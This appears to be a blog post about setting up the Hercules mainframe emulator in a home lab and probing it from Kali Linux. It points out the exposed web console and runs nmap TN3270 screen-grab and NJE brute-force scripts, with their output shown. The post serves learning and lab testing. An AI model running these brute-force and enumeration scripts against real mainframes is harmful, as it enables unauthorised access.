
↑ Scripts and Tools

- TN3270 Clients - X3270
- Multipurpose Nmap Scripts
  - tn3270-screen.nse
  - tso-enum.nse
  - tso-brute.nse
  - vtam-enum.nse
  - lu-enum.nse
  - cics-enum.nse
  - cics-info.nse
  - cics-user-brute.nse
  - cics-user-enum.nse

Maybe you'll find it useful.


It’s a wonderful world

Today I decided to start both VMs prepared for this small article: Windows 10 and Kali Linux. We should be somehere here:


C:\Program Files\Hercules\Hercules 3.07 (32 Bit)\hercules.exe


```
 Modes: S/370 ESA/390 z/Arch
 Max CPU Engines: 8
 Using fthreads instead of pthreads
 Dynamic loading support
 Using shared libraries
 HTTP Server support
 No SIGABEND handler
 Regular Expressions support
 Automatic Operator support
 Machine dependent assists: cmpxchg1 cmpxchg4 cmpxchg8 fetch_dw store_dw
Running on DESKTOP-H6DFST0 Windows_NT-6.2 i686 UP
HHCHD018I Loadable module directory is hercules
Crypto module loaded (c) Copyright Bernard van der Helm, 2003-2010
 Active: Message Security Assist
         Message Security Assist Extension 1
         Message Security Assist Extension 2
HHCCF065I Hercules: tid=00000B3C, pid=2864, pgid=2864, priority=0
HHCHT001I HTTP listener thread started: tid=000006A8, pid=2864
HHCHT013I Using HTTPROOT directory "C:\Program Files\Hercules\Hercules 3.07 (32 Bit)\html\"
HHCHT006I Waiting for HTTP requests on port 8081
HHCTE001I Console connection thread started: tid=000004E4, pid=2864
HHCTE003I Waiting for console connection on port 3270
HHCTT002I Timer thread started: tid=00000740, pid=2864, priority=0
HHCCP002I CPU0000 thread started: tid=000009A4, pid=2864, priority=15
HHCCP003I CPU0000 architecture mode ESA/390
HHCPN001I Control panel thread started: tid=00000B3C, pid=2864
HHCAO001I Hercules Automatic Operator thread started;
         tid=00000864, pri=0, pid=2864
Command ==> _
CPU0000 PSW=0000000000000000 24M.......
```

Wait a second... what „*HTTPROOT directory*”? ;> Checking:




hercmstc.html
hercmste.html
hercmstm.html
hercmsts.html
hercmstt.html
hercmstu.html
hercmsvm.html
hercnew.html

And indeed – it looks like there is a webroot directory. It was a surprise for me (but this is a result of not-reading-the-fantastic-manual ;) So...) Listening port(s) we should think about during our internal pentests?



```
    0.0.0.0:135            0.0.0.0:0              LISTENING
    0.0.0.0:445            0.0.0.0:0              LISTENING
    0.0.0.0:3270           0.0.0.0:0              LISTENING
    0.0.0.0:5357           0.0.0.0:0              LISTENING
    0.0.0.0:7680           0.0.0.0:0              LISTENING
    0.0.0.0:8081           0.0.0.0:0              LISTENING
    0.0.0.0:49408          0.0.0.0:0              LISTENING
```

Ok, it looks good. Let’s try to visit our HTTP server:



192.168.1.10:8081

Tasks

System Log
IPL

Debugging

Registers
Storage
Miscellaneous
Devices
Version Info

Configuration

CPU

Registers

GPRs
CRs
PSW

Information

Documentation

Hercules System Log


```
  No SIGABEND handler
  Regular Expressions support
  Automatic Operator support
  Machine dependent assists: cmpxchg1 cmpxchg4 cmpxchg8 fetch_dw store_dw
Running on DESKTOP-H6DFST0 Windows_NT-6.2 i686 UP
HHCHD018I Loadable module directory is hercules
Crypto module loaded (c) Copyright Bernard van der Helm, 2003-2010
  Active: Message Security Assist
          Message Security Assist Extension 1
          Message Security Assist Extension 2
HHCCF065I Hercules: tid=00000B3C, pid=2864, pgid=2864, priority=0
HHCHT001I HTTP listener thread started: tid=000006A8, pid=2864
HHCHT013I Using HTTPROOT directory "C:\Program Files\Hercules\Hercules 3.07 (32 Bit)\html\"
HHCHT006I Waiting for HTTP requests on port 8081
HHCTE001I Console connection thread started: tid=000004E4, pid=2864
HHCTE003I Waiting for console connection on port 3270
HHCTT002I Timer thread started: tid=00000740, pid=2864, priority=0
HHCCP002I CPU0000 thread started: tid=000009A4, pid=2864, priority=15
HHCCP003I CPU0000 architecture mode ESA/390
HHCPN001I Control panel thread started: tid=00000B3C, pid=2864
HHCAO001I Hercules Automatic Operator thread started;
          tid=00000864, pri=0, pid=2864
```

Command: Send

Auto Refresh Refresh Interval: 5


Only show last 22 lines (zero for all loglines)

Uh... ;] So there is no need to use a super console window to access it like it was 1990? ;> Well. Cool. We can see that there is even a field to send *Command.* At this stage I decided to switch to Kali and run few quick tests against my Windows host:



```
c@kali:~$ cd /usr/share/nmap/scripts/
c@kali:/usr/share/nmap/scripts$ grep -i mainframe *
cics-enum.nse:CICS transaction ID enumerator for IBM mainframes.
cics-enum.nse:This script is based on mainframe_brute by Dominic White
cics-enum.nse:(https://github.com/sensepost/mainframe_brute). However, this script
nje-node-brute.nse:By default this script will attempt the brute force a mainframes OHOST. If supplied with
nje-node-brute.nse:-- @args nje-node-brute.ohost The target mainframe OHOST. Used to bruteforce RHOST.
tn3270-screen.nse:-- |  Mainframe Operating System                        z/OS V1.6
tn3270-screen.nse:-- |                           Welcome to Fan DeZhi Mainframe System!
tso-enum.nse:TSO User ID enumerator for IBM mainframes (z/OS). The TSO logon panel
vtam-enum.nse:Many mainframes use VTAM screens to connect to various applications
vtam-enum.nse:This script is based on mainframe_brute by Dominic White
vtam-enum.nse:(https://github.com/sensepost/mainframe_brute). However, this script
c@kali:/usr/share/nmap/scripts$ 
```


Let's try... (I wasn't sure why there is no interesting output so I oppened one of the NSE scripts and added a port 3270/tcp) like below:



root@kali: /usr/share/nmap/scripts


```
-- |_Your IP(10.10.10.375   :64199), SNA LU(        )       05/30/15 13:33:37
--
-- @args tn3270-screen.commands a semi-colon separated list of commands you want to
--                      issue before printing the screen
--       tn3270-screen.lu specify a logical unit you with to use, fails if can't connect
--       tn3270-screen.disable_tn3270e disables TN3270 Enhanced mode
--
--
-- @changelog
-- 2015-05-30 - v0.1 - created by Soldier of Fortran
-- 2015-11-14 - v0.2 - added commands argument
-- 2018-09-07 - v0.3 - added support for Logical Units
-- 2019-02-01 - v0.4 - Added ability to disable TN3270E mode
--

author = "Philip Young aka Soldier of Fortran"
license = "Same as Nmap--See https://nmap.org/book/man-legal.html"
categories = {"safe", "discovery"}

portrule = shortport.port_or_service({23,992,3270}, {"tn3270"})

local hidden_field_mt = {
```

Ok, now we should be here:



```
root@kali:/usr/share/nmap/scripts# nmap --script=tn3270-screen.nse 192.168.1.10 -p 3270
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-12 07:06 EST
Nmap scan report for 192.168.1.10
Host is up (0.0019s latency).

PORT     STATE SERVICE
3270/tcp open  verismart
| tn3270-screen:
|   screen:
|  Hercules Version  : 3.07
|  Host name         : DESKTOP-H6DFST0
|  Host OS           : Windows_NT-6 2
|  Host Architecture : i686
|  Processors        : UP
|  Chanl Subsys      : 0
|  Device number     : 001F
|  Subchannel        : 0004
|
|             HHH          HHH   The S/370, ESA/390 and z/Architecture
|             HHH          HHH                 Emulator
|             HHH          HHH
|             HHH          HHH  EEEE RRR   CCC U  U L    EEEE  SSS
|             HHHHHHHHHHHHHHHH  E    R  R C    U  U L    E    S
|             HHHHHHHHHHHHHHHH  EEE  RRR  C    U  U L    EEE   SS
|             HHHHHHHHHHHHHHHH  E    R R  C    U  U L    E       S
|             HHH          HHH  EEEE R  R  CCC  UU  LLLL EEEE SSS
|             HHH          HHH
|             HHH          HHH
|             HHH          HHH     My PC thinks it's a MAINFRAME
|
|             Copyright (C) 1999-2010 Roger Bowler, Jan Jaeger, and others
|
|
|
|_  logical unit:

Nmap done: 1 IP address (1 host up) scanned in 1.44 seconds
root@kali:/usr/share/nmap/scripts#
```

Much better now. ;] One more time:



```
root@kali:/usr/share/nmap/scripts# nmap --script=nje-node-brute.nse 192.168.1.10 -p 3270
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-12 07:09 EST
Stats: 0:01:04 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for 192.168.1.10
Host is up (0.0019s latency).

PORT     STATE SERVICE
3270/tcp open  verismart
| nje-node-brute:
|   Accounts: No valid accounts found
|_  Statistics: Performed 56 guesses in 1202 seconds, average tps: 0.0

Nmap done: 1 IP address (1 host up) scanned in 1202.63 seconds
root@kali:/usr/share/nmap/scripts#
```

Ok. I will leave it to you to check all the other possible scripts available in nmap's directory. Have fun!

Responsibility

„You have your weapons now”.

Attacking mainframes is difficult. It’s simple in the same time. But it’s simple when you’ll understand mainframes.

So the real case is: would you like to understand mainframes to get some knowledge about interesting, esoteric IT systems? Or you are „bad guy” and IT will hunt you...? ;]

.

„We will hunt you – all of us.”

Future episodes

Maybe soon. For now... I'm looking for a new job*. ;)

*And as I believe sometimes there is a little bit misunderstand of what is „the job" for me - let's make IT clear:

- it is not: a place to spent time without your family/kids, not a place to get fresh&free fruits or multiple espresso, it's also not a place to make dates or cheat your wife/husband or play Starcraft or other F@cebook/mobile games;

- IT is: a place where I can do a pentests/research, learn it and/or developt it to help „us" increase our knowledge about the security as-is. Sometimes with other people like me, sometimes alone, remotely.

Let's make IT simple: if you like my (way of doing the) „job" – feel free to ping me here or @twitter. ;)

References

Links/resources I found interesting while I was creating this article:

1 – Download Hercules

2 – Similar mini-arts

3 - Wiki

4 -TN3270 for Windows

5 - EBCDIC

6 – Her-cool-PDF

7 – Awesome Mainframe Hacking

8 – May in frame $

OUTRO

Well, „Woe to you, oh Earth and Sea”... ;]

At this stage I would also one more time like to thank all of you who wrote to me with the few words of feedback. I appreciate it. It was a nice point of view for me to deduce and I didn’t realise that someone can look at words I published online in this-or-that way. It was an interesting. Thank you. Lesson learned so conclusion(s) should be visible soon too.

See you next time! ;)

Cheers

"I left in love, in laughter, and in truth and wherever truth, love and laughter abide, I am there in spirit."